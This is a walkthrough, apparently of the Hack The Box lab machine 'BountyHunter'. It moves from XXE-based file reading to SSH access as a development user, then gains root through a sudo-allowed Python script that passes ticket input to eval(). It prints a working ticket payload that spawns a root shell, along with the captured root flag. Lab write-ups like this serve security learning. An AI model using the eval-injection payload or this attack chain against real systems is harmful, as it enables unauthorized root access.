


Information Gathering

1) Found some open ports




2) Found a input






3) XML is used




Vulnerability Assessment

4) XML exfilteration is possible




5) PHP filters also work



Exploitation

6) Able to read source codes




Target: http://10.10.11.100 | HTTP/1

Inspector

```
<head> \n
<script src="/resources/jquery.min.js"></script> \n
<script src="/resources/bountylog.js"></script> \n
</head> \n
<center> \n
<h1>Bounty Report System - Beta</h1> \n
<input type="text" id = "exploitTitle" name="exploitTitle" place
holder="Exploit Title"> \n
<br> \n
<input type="text" id = "cwe" name="cwe" placeholder="CWE"> \n
<br> \n
<input type="text" id = "cvss" name="exploitCVSS" placeholder="C
VSS Score"> \n
<br> \n
<input type="text" id = "reward" name="bountyReward" placeholder
="Bounty Reward ($)"> \n
<br> \n
<input type="submit" onclick = "bountySubmit()" value="Submit" n
ame="submit"> \n
<br> \n
<p id = "return"></p> \n
<center> \n
</html> \n
```

7) Found the password



8) found a dev user

```
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin \n
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin \n
development:x:1000:1000:Development:/home/development:/bin/bash \n
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false \n
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin \n
```

9) the password worked for dev

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ssh 10.10.11.100 -l development
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 22 Sep 2023 04:29:36 PM UTC

  System load:           0.0
  Usage of /:            23.6% of 6.83GB
  Memory usage:          13%
  Swap usage:            0%
  Processes:             215
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.100
  IPv6 address for eth0: dead:beef::250:56ff:feb9:1f80


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$
```

10) sudo vulnerability found

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
```

```
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False

def main():
```

```
def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
```

the script uses eval, we can write a payload to exploit it

11) made a working payload

```
┌──(vigneswar㉿vigneswar)-[~/python]
└─$ cat test.md
# Skytrain Inc
## Ticket to test
__Ticket Code:__
**4+3+__import__('os').system('/bin/bash')
```

12) Got the root flag

```
development@bountyhunter:~$ cat test.md
# Skytrain Inc
## Ticket to test
__Ticket Code:__
**4+3+__import__('os').system('/bin/bash')

development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
test.md
Destination: test
root@bountyhunter:/home/development# cat /root/root.txt
f72c4f573d6c87e1bad3a0226cba427c
root@bountyhunter:/home/development#
```